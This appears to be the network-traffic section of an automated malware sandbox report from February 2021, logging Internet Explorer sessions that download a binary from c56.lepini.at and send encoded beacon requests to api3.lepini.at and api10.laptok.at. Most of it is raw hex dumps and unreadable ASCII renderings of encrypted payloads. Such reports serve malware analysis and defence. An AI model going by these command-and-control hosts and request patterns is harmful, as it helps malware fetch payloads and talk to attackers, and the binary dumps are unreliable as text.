52 89 ef f3 7b 4a a2 12 32 69 82 27 74 94 bf 64 d9 8d 1f 7d 22 80 d6 b1 06 34 ea 09 e6 45 ee 8c ec c9 79 41 31 fc 63 5b 46 52 a0 1c 97 24 a6 46 50 8e 0c dd 06 bb 36 a3 40 c0 42 54 a8 6f 38 6f bd eb 62 ec 8c b4 a8 92 68 51 d0 15 1b 69 1c c9 48 ae ca f3 e6 de 35 cc d5 ac 53 4e ca d9 d9 c3 2f 24 d2 c4 41 a1 21 fe ca d4 ea fe 86 5a 30 35 60 1b b4 77 09 12 fe 8a b6 bd c2 31 7f b7 66 a9 7b 47 21 c1 9c f4 0a c6 5a 07 89 5d 0e f0 db 5b 9e c1 e4 94 fd b8 fa 67 78 6f d9 4d b2 ae 0c 29 a0 c9 22 b8 e9 4f ec 00 19 9a 63 fb ba 38 bf 3c c6 a2 d8 78 e5 9b 63 4d 64 99 b8 74 d0 54 69 95 49 6b 4a de 9b 84 b8 02 f1 05 05 23 66 36 a2 05 4b d8 8c 8f 80 47 45 f6 43 a7 59 5a c2 9c 51 70 7e b4 2b 05 4d 25 b2 47 42 28 cb 19 00 26 98 78 c3 70 59 41 6b b7 73 1a ad 4e 27 09 12 f0 8a 50 d1 d8 d8 cc 79 f9 3c e3 ec 17 64 0f dd 95 36 cd 3d 24 b6 2f 46 f4 05 4d 2b ce c0 03 ca 03 70 59 b8 c5 75 97 cd ce 7d 4d 6a d0 e0 ee 3b 88 14 e7 ca 86 a2 c6 76 0e 29 d2 c0 df 6c 6b e9 56 e3 3e da a7 80 38 b3 9b c5 a4 f5 17 e6 f6 2c e0 76 e8 d2 63 2d 4c 92 76 3c f4 1c 7c b5 2c 85 01 98 c1 11 85 d1 cd 4a e6 32 fa 86 1b 3d fd e8 7d cd 5b a9 18 96 04 84 75 5b d6 03 16 aa 77 5f f3 7d 7d e0 ea b3 0c 1b a0 3a 76 8b fd 85 d8 8a 6d ad d7 94 b7 26 26 a2 80 a5 c9 a3 1a a3 6f 21 cb 75 38 63 2b 4c be 19 86 52 96 c4 f2 32 d0 4d 94 20 ec a3 37 a9 bb 55 da 59 a7 25 2e 80 e6 ca 93 00 b5 82 7c 9f 08 e3 b7 12 dd ab 80 a8 0f 3f 48 3f fb e7 5a 25 c3 bf b9 d3 41 16 d4 6d e3 93 fe 88 c3 5e 9f ea 06 d8 3f 26 91 2d b7 6f e0 0e aa bb 69 b0 5d 51 b5 bc 5d eb 16 c4 92 c1 3b 9a 76 a0 76 8d 40 f3 d1 2c c6 94 d2 6e 3c 06 21 a0 89 ec f6 81 52 20 32 90 6c 5a 03 13 60 59 32 41 68 80 62 49 32 88 b0 53 73 ff 3c c4 b8 ad e7 be 24 85 f1 24 7c 40 17 69 0b 20 26 92 4b 0f dc 7c e2 d2 c1 67 db 52 76 61 ff 01 98 d3 79 91 66 6c 34 57 ea 5f d8 aa 65 36 05 61 cf d8 90 42 b2 ac 71 eb 40 a7 41 54 51 c2 f9 20 0c 23 0a 88 4c 80 d1 31 bb 38 02 76 38 97 d8 09 2c ab d3 a8 b6 a4 7b 47 57 c8 08 24 6b b0 d4 70 0d 66 8e 10 2f 36 4e 3f 04 61 64 d0 b5 56 fa 49 48 a9 8d 6e b0 56 03 8e 2a 9f f5 32 b1 51 0d f6 42 04 31 52 6c ce a5 6f a5 5b d0 98 6a d6 35 5c 3b 5f e4 33 0e 36 c6 ba 4f Data Ascii: 76dCw>nM"yI=>pV^;n0"!#1#L*ed_@gKaC}mALK{l)fGXqlVm=l"Kw#J'pN!<F`Op27f3Q{fU~PT]h 0pv~UMxb\ mt|S[xJ;^l-%}*32Cf+E?$}88)kCk_O*<}6F5R{J2i'td}"4EyA1c[FR$FP6@BTo8obhQiH5SN/$A!Z05`w1f{G!Z][gxoM)"Oc8 <xcMdtTiIkJ#f6KGECYZQp~+M%GB(&xpYAksN'Py<d6=$/FM+pYu}Mj;v)lkV>8,vc-Lv<|,J2=}[u[w_}}:vm&&o!u8c+LR2M 7 UY%.|?H?Z%Am^?&-oi]Q];vv@,n<!R 2lZ`Y2AhbI2Ss<$$|@i &K|gRvayfl4W_e6aBq@ATQ #L18v8,{GW$kpf/6N?adVIHnV* 2QB1Rlo[j5\;_36O

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49743	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:06:08.619586945 CET	5805	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:06:08.743979931 CET	5806	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:06:08 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49744	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:06:18.863852978 CET	5951	OUT	GET /api1/KdItNYP92K_2BGFJRG/FCes9fXP6/EKH8rknsTZpgqZdJldqw/3b9dm14MUM_2B8EMGSI/7pfw2RywZc bIKG9NkPZ6rU/L_2F1iZVmuA8I/bZCf7wPT/59CIAbsuvFsGBr_2ByvNsJY/_2F8CnY_2F/Qz4L32M090vQj6JXa/h 6No_2BwGiDr/i_2BcbOUuIA/99cCf3a5n6QYR9/qLuOWT5N_2FpMeyoZyiR_/2BPh75eFbRwqS7wb/9mmFbiL_2BjL H_2/Bw0aMox3zZYN8BrWji/d0ul9u66b/5Ar2TaNyvuxbIv_2FbJO/iZdpEvv6dL67JT4JuHG/CIG3_2B0w/ezBI HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Host: api3.lepini.at
Feb 19, 2021 19:06:19.583772898 CET	5951	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:06:19 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49745	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:06:19.970216036 CET	5952	OUT	POST /api1/7l8Dzjsp1/mXsJaM5_2F8Vehw_2BWy/W2IjJ85rxt75hrAokHG/TJ0QxGdBxL3u8DIp94_2BF/9KwvY Hm_2BYSs/BfajRvyD/2MOW_2BQiedgr_2Fd8hxOAg/4ITYhYiB2o/YxcRWa76OaPgbHiid/oLaZ6rVxKHz9/_2B0DP 9hiSI/LwZPk_2FktvyHp/45tIfIOgi7g5V2ypH5k4K/BaUY8Ny1I4ubY51x/HVluRDHgx9QZrYK/A8s3_2BcDuftJ4p3cS/pxjey 9cHz/IRMztldXNqbinunnNW7T/V01D57bubow_2FdlHkl/Kzth8j0U_2FloaabiqRg_2/B_2Bb2W HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Content-Length: 2 Host: api3.lepini.at
Feb 19, 2021 19:06:20.623379946 CET	5953	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:06:20 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 38 36 0d 0a 98 46 34 f3 d5 55 1f e2 b6 ff 96 6b e5 29 c5 ce 1c 91 a8 18 e3 88 8a 78 1f 97 63 af 15 6c 2d 74 1f 1e 17 15 e3 75 44 a0 8d 26 4e ef 36 76 55 dc f6 3d 6b 12 8e 61 96 ce 4d 24 92 bd 8b e0 5e 49 55 b0 4f 62 59 e4 61 d6 10 16 94 9a 83 d1 09 43 4d d9 a4 e8 be a3 69 01 30 8f 7c 85 73 bd de b0 b6 69 ca ab db 3c 69 7f 6a c7 40 ea 02 fa 72 84 8b 73 b5 40 dd 74 db c8 6b 42 8e cf cf a2 da ce a8 68 2e 2d bb 40 0d 0a 30 0d 0a 0d 0a Data Ascii: 86F4Uk)xcl-tuD&N6vU=kaM$^!UObYaCMi0|si<ij@rs@tkBh.-@0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49746	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:06:21.155486107 CET	5955	OUT	GET /api1/vWkJGuJE0Ypz4ELElXNYpx/ievwRvWRp6AtE/FLqmCUzt/5uo9iTuyNQHW_2Bgl72Mtoc/OJjks7D84c /jUQzCvj9HAvA4_2Fn/0lgtjZWkkpM9/mugU4KqOZpX/ELHTOesluFyu2R/fPF1D_2FKLK8pIgLUPJ8b/MsAkkR2vV U550mz4/2xNIT9yeFYP0SH8/QCAO7xgxjSKhjDwWSu/d4RDhkHVo/swuiJsofHs6pC25dK6l3/HzIzoU7jbR0_2FxK 9PH/dXkkvhT3hIXDJCOq2yuAle/hm5AJy_2FYrqX/EHbCXHlP/QMEn6CeIiMAtfbE_2BItId6/8cRyHuVByX/s_2FZEQQg/t HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 19, 2021 19:06:21.639128923 CET	5956	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:06:21 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b c5 92 83 50 14 44 3f 88 05 2e 59 e2 6e 21 e8 0e 77 77 be 7e 98 7d 0a 5e ee eb db 7d ba 52 21 4c d8 6d 16 75 42 dc 45 ed 95 43 b4 1d c8 67 50 14 1d d8 0a 0f e0 b2 a3 af 67 26 34 ab 03 ca ec e2 46 c2 e9 fa e5 b4 a6 b9 b4 0e 82 ba 1d 18 5a b3 c1 53 6e bf 50 65 f0 a4 20 0e 05 9d 70 c5 33 32 c3 89 e1 4b d1 5b a2 69 44 8e c0 3a e7 a1 73 c8 b2 03 4e 8e d6 53 45 38 24 a7 a2 94 b2 65 fd 13 78 45 38 f3 9e 42 4f 65 f3 e5 5a 9d 59 13 95 21 b6 cd 02 96 a3 b3 24 32 73 f3 d4 a6 4c 4a 8c 4a 7e 1e 28 67 1c 65 f0 fb 30 55 9c 23 9e 17 ea 3c e4 86 41 33 c1 ac c3 96 f4 61 8b e6 00 48 97 5c 01 cd 52 23 3a bb 04 69 0b 8b 8a 6d 3e 44 e6 33 8d b4 fc e2 3b 22 cc 8a 49 bd 54 c3 96 7a a2 4c 53 51 9c 31 b0 53 a6 c1 5e d4 4f a3 53 14 23 08 d6 b2 f4 25 09 4d 35 86 6b 26 69 f7 e3 e2 c5 6b c8 2c 0a f9 60 27 01 e6 06 5d 99 45 15 fb ee 51 a5 86 9e ad fe 0e e9 10 65 22 53 41 bb 07 a7 75 df 3a f8 88 0a 3d a0 38 dc f2 f0 77 0d f8 93 6d fa da 97 b1 6f d5 30 ad 19 42 7d 43 c1 41 19 06 15 44 22 26 16 b4 bf 5c 1a e8 02 cb e0 c0 a4 42 1b 09 d6 6b 84 18 2c 29 51 e0 1c 4d fa 2b 55 c5 dd 8b 39 ed 39 59 92 2c de 95 5c 75 6a ab bd 50 c9 0c 68 c5 74 a1 07 36 61 7d 0a 65 85 eb 0c a9 68 12 98 31 bc 83 45 ee 47 0f 8f ac 8b a5 2d 87 1f 21 fa 34 68 75 eb 10 e6 b9 1b 75 dc 0d 2d 11 7c 05 2b 42 a3 6d 69 a2 f6 f3 d8 92 75 4e b1 2a a0 0d dd 07 06 19 4e ea a5 2d 23 15 fe e3 f8 c5 65 11 8b f8 8d 8f e8 97 a6 07 c9 30 a5 76 0e 4a ac e4 f9 de c6 28 a1 c4 70 74 44 ab d3 84 6d 89 f9 7d 81 79 68 91 28 85 a9 46 f6 a7 20 0a 75 86 51 78 3b 28 9f a2 83 54 31 c3 f0 e7 e2 75 f8 30 4e df 10 33 5c ca c3 d7 57 28 d1 96 ca 08 0e 38 28 e0 a2 3c 48 70 79 6f 44 38 ff b1 31 d9 58 11 88 3a 4f 70 5f d1 33 b0 aa 73 44 16 1f e8 ac a3 06 34 ef 3b 05 9c 52 9c 92 4a 53 91 36 4c e6 57 a8 08 56 1e 2a 61 24 f9 e5 e7 0a 8e 43 7a af 9d 6f 9c 93 23 fe c9 fc 69 4e 08 51 32 71 23 66 36 ba f1 9a 23 c5 a2 3c d5 cf af 49 74 62 17 9d 68 92 bb cf 16 23 15 16 6f 36 8d 42 cf a3 80 15 15 56 19 0e 84 7e bd 66 6a fb aa 59 ba fb 52 ae ca 9a 6d 20 e8 18 11 3c c0 d0 bd fd 99 c8 a6 cd 63 aa 05 3a c7 7e 6b f4 d7 7f d8 2e c2 ae 08 30 91 62 14 9f fd e9 2b c1 b8 ce d4 3f 02 28 bc 50 3d fb 51 91 db 0f f1 53 9c c2 4f 50 cd 36 2c 1b 7e a6 77 2e 8e 9f 84 00 ac b3 41 7e fa ed d6 01 a4 a3 9f e5 4c 86 29 e2 94 63 d7 21 cd f4 71 b9 6b d7 2f 56 70 ae a2 d8 4e ee 33 72 c0 8d 85 23 4e d2 32 57 4c b5 63 20 fd 85 b5 73 4b 42 53 54 16 ab 2b ef b0 c9 35 9e 6c b8 e9 68 81 5b fa 8d e4 59 d1 60 9d f5 44 88 fa 61 1a e2 0a ba 00 e9 56 1b b0 c7 cf 51 fb be 1d f5 6c 95 40 64 80 5b c9 9c 74 f3 18 f0 e0 2f e2 a1 16 f5 11 1e 7b 38 c4 32 90 5d 77 8c 2d 66 8a ce 10 9d b1 f6 83 74 fe 27 25 a3 9c e0 79 2e dc 87 be 5f 4c 01 26 cd 01 a9 1e 22 c3 44 34 07 4b 17 7f 38 7b e7 0d 68 2f 36 2b 63 81 9f bb 8c d7 e2 56 4b 1f f0 4d 28 15 8a bc 5d 7a b5 eb 75 dd 78 1a 5e 01 6c 1a ad 74 ac 1b 60 0d 3e 41 8f 61 4d f5 59 9e cc 19 ad b3 14 ba 50 3f 7e 3d 7a 8e 5b 5a 92 f4 ca 8d 69 c4 e7 30 e9 8b 4c b6 a5 62 b4 df f9 41 e5 ef d7 12 53 b7 c9 e6 4f 30 e5 75 e4 6c 21 a7 ad aa 30 27 6c 0d ab 92 be e8 1a cd 56 a1 e3 cc b9 c2 e8 8d ae b9 52 6f 21 29 3a c2 72 cd Data Ascii: 2000PD?.Yn!ww~}^}R!LmuBECgPg&4FZSnPe p32K[iD:sNSE8$exE8BOeZY!$2sLJJ~(ge0U#<A3aH\R#:im>D3 ;"ITzLSQ1S^OS#%M5k&ik,`]EQe"SAu:=8wmo0B}CAD"&\Bk,)QM+U99Y,\ujPht6a}eh1EG-!4huu-\|+BmiuN*N-#e0vJ(ptDm }yh(F uQx;(T1u0N3\W(8(<HpyoD81X:Op_3sD4;RJS6LWV*a$Czo#iNQ2q#f6#<Itbh#o6BV~fjYRm <c:~k.0b+?(P=QSOP6,~ w.A~L)c!qk/VpN3r#N2WLc sKBST+5Ih[Y`DaVQl@d[t/{82]w-ft'%y._L&"D4K8{h/6+cVKM(]zux^\t`>AaMYP?~=z[Zi0LbA SO0ul!0'lVRo!):r

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49749	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:06:23.148262978 CET	6171	OUT	GET /api1/Nwf1NrCXPxFirOr0/uMxCmKw0yJ8Me4y/orydykHO8XvuJC2OYB/s7Uq9EcWB/rEU1Bs_2FE38t41ILq_2/BLnFpSQmWR07RbE9l3_/2F7qFMxOvjfOZ3Wk5kh8d_/2FSq1zGohLPY7/rV1YYz1u/bg5hb76H1d9lPRJ2QkA7rOK/CzjsM_2Bpl/4Tr8l66uq_2F0z5aY/B6OoutaRjYCr/vft5NoB1Vtt/gZ1VtWrzMHi7Qd/_2FJa1O_2B51q_2Fi9e0F/9zlCZ_2Fg1KAymcn/ZnA4yi7CxnTLTPI/Xusdx3Oaio4z6sFjkd/Hl0nRXuIj/kLcz6KJ9ikRLyD1DMiLc/55hUFdugyYd/ehM HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 19, 2021 19:06:23.623531103 CET	6172	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:06:23 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a 35 96 e4 40 10 05 0f 24 43 4c a6 98 99 e5 89 19 5b 7c fa 9d b5 a7 47 5d 95 55 f9 33 a2 9f 3e f5 54 f6 a5 b3 07 e0 70 99 3c 93 3b 9f 33 8b 97 f3 21 e8 86 27 29 42 58 00 a5 88 09 da ca 55 79 b8 2b 17 8b 0c 0d 71 3c cb b9 87 8a f8 24 9d 46 fb 24 57 ad 18 53 ca 04 48 96 19 b9 e9 40 35 a3 ac 82 04 45 03 13 79 7e f0 35 63 a1 5f 89 e5 b8 6e c3 b3 61 bb ec c4 50 4c be ef c0 43 9d ca d5 55 dd e4 1d f9 0c a2 6c 22 a6 d4 88 5a db 68 41 b9 a5 63 38 72 ad 8a 2f 2e 57 b4 40 5e 95 85 aa 07 a9 ce 24 8f 3a 1c d7 92 d0 de 86 67 ce ec ee 73 99 fb c2 67 c4 51 9e b6 a1 24 29 9f 02 73 d2 5d ab 09 a4 39 18 c8 1d 9b 59 b0 5e b8 15 b9 a7 12 75 87 47 87 34 59 50 7e 75 d0 c3 a8 66 e7 53 89 3d 71 97 76 38 fe 74 2c 48 0b 8c d5 1a 3b 51 20 e7 17 d2 17 b2 94 31 4e ff 3d 86 76 0c 3d 7f 9f 5b 66 92 38 d1 c8 60 f3 4a c1 53 08 b1 09 75 69 46 74 3f 3b 27 5c 04 f0 9e 4c ec 8d 68 f8 32 42 e0 48 f3 be a4 24 11 f6 fc 68 d7 01 b8 09 78 59 07 7c 04 58 ce f7 ec 13 9f 17 75 12 2c 07 56 95 4e dc 7c ae 7f c6 0c 3e 73 26 d6 3f 25 49 fc 49 fd 0d dd e4 06 0f 9e 6b 93 d8 80 c8 87 00 06 85 bb 74 04 f3 d7 d0 fe ec d7 c3 a1 5a e6 3b b2 76 1c 0d f3 12 e7 ac c6 ab 25 e9 51 d1 c3 0b c2 56 a4 2e ad fd b1 e5 c7 52 7e 6c 22 8c a2 18 ef b6 c0 29 15 3b 6f 3f 49 2b 5a e9 08 58 60 8a b1 d1 06 94 a8 79 7c db db eb d9 a1 91 57 67 74 ad 59 4f ba ba d8 8a c3 31 43 3c 78 d3 6d eb 60 2d a9 09 0f 71 26 f5 91 9a f0 87 4e dd 46 b1 d8 b2 35 9f ac 43 a8 a2 84 9e 06 cf 2e 0e 86 fc d4 48 66 38 20 62 49 18 96 63 16 8c 00 52 1b 8e c0 ee 64 42 63 9e 28 f9 84 c8 16 6b 34 91 e1 50 a4 e3 f7 ef 39 b1 d1 45 24 7a 1b 25 f3 8c c2 7c a7 ed 6f 5e 58 9b a6 c1 c0 bd 29 22 31 22 10 8e 94 83 98 a6 78 b6 47 22 03 c9 11 cb 13 60 87 ef aa d7 cc dd f6 d2 b0 7a 7b 6b bd e5 82 43 f2 07 e4 29 6c 6a 4c c1 43 4b 2f a8 f0 46 a3 f8 3b 26 2a 7e 0a 18 21 c7 64 09 ee 23 68 b0 08 61 af d7 20 66 ce 90 43 79 8b 0e 2c ee d6 81 ba 45 48 8b 98 bb b2 c1 fd 03 af d5 1d 73 41 eb 86 db 4f 3d 00 47 f5 dc 3e e8 d8 78 be e4 56 31 cc 90 c1 e3 2f 6b 8f f8 42 81 53 ce bc 57 79 b4 a2 d1 03 aa 20 33 cc 73 9c 35 41 7f 0c fc 7b 4e 1b 53 01 bf 34 e5 68 6b 03 c4 17 0b bd 90 a8 86 56 79 1b 34 17 94 2b 9b 23 0f 4a dd 83 88 52 99 c9 58 51 c2 ed 41 d1 01 4a 44 06 e6 d4 24 4d 2f 4c dd 26 f2 7b 01 2a dd 2a e8 92 f8 84 5d 93 a5 71 7a c5 6b 8f 4b 8f 6c 1e 6a 18 b4 8f 85 44 7a d3 34 58 fa b5 6d 10 7b ae b4 7d b8 e0 46 1b 22 3a 7d c0 5d 79 a4 13 5b d9 c0 59 25 fc 50 96 c3 42 0e de aa e5 90 b0 44 4d da 89 46 4f 2b 2f 05 b4 1f 5d af 4c 13 b1 13 be fc 15 c9 9c c8 7d f6 3d 7a b8 cd 22 9b 2e 4c a1 3c 17 15 6b f0 e7 16 bf 9f 64 6c f8 bb 53 bb 6f b9 ec 14 e1 77 a3 cc f2 f5 13 f3 33 9e ef 98 31 63 ca 1f bf 62 a0 92 3b 01 02 2f af a9 27 ba d1 40 5e 32 ad 7b 06 8c 69 3f 0f f4 7f 05 e9 de 22 cc fe 44 1e a9 7f 8d 48 ca ef e2 59 1d 99 70 23 db b2 64 c7 10 f2 bd 04 dd 8d 45 43 ce eb 30 61 e6 e9 47 6b 28 e5 82 28 a9 74 f6 ae d4 4c 2a 2a bf b3 05 1b 80 d8 92 b1 3b 2d 34 c8 8f 18 47 a5 d9 91 f9 85 cb 96 5f 0e 07 51 5a f1 ee b3 5c 9b 19 72 8a 21 0b 36 78 7a b0 5f 9f c0 23 21 95 8e 2f d7 cd 0c 92 b8 52 05 bc 14 3d bf 9b 1d 60 3e 2d 8d fb f1 45 ff 65 46 Data Ascii: 20005@$CL[|G]U3>Tp<;3!')BXUy+q<$F$WSH@5Ey~5c_naPLCUl"ZhAc8r/.W@^$:gsgQ$)s]9Y^uG4YP~ufS=qv8t,H;Q 1N=v=[f8`JSuiFt?;'\Lh2BH$hxY|Xu,VN|>s&?%IlktZ;v%QV.R~l");o?I+ZX`y|WgtYO1C<xm`-q&NF5C.Hf8 bIc RdBc(k4P9E$z%\|o^X)"1"xG"`z{kC)\|jLCK/F;&*~!d#ha fCy,EHsAO=G>xV1/kBSWy 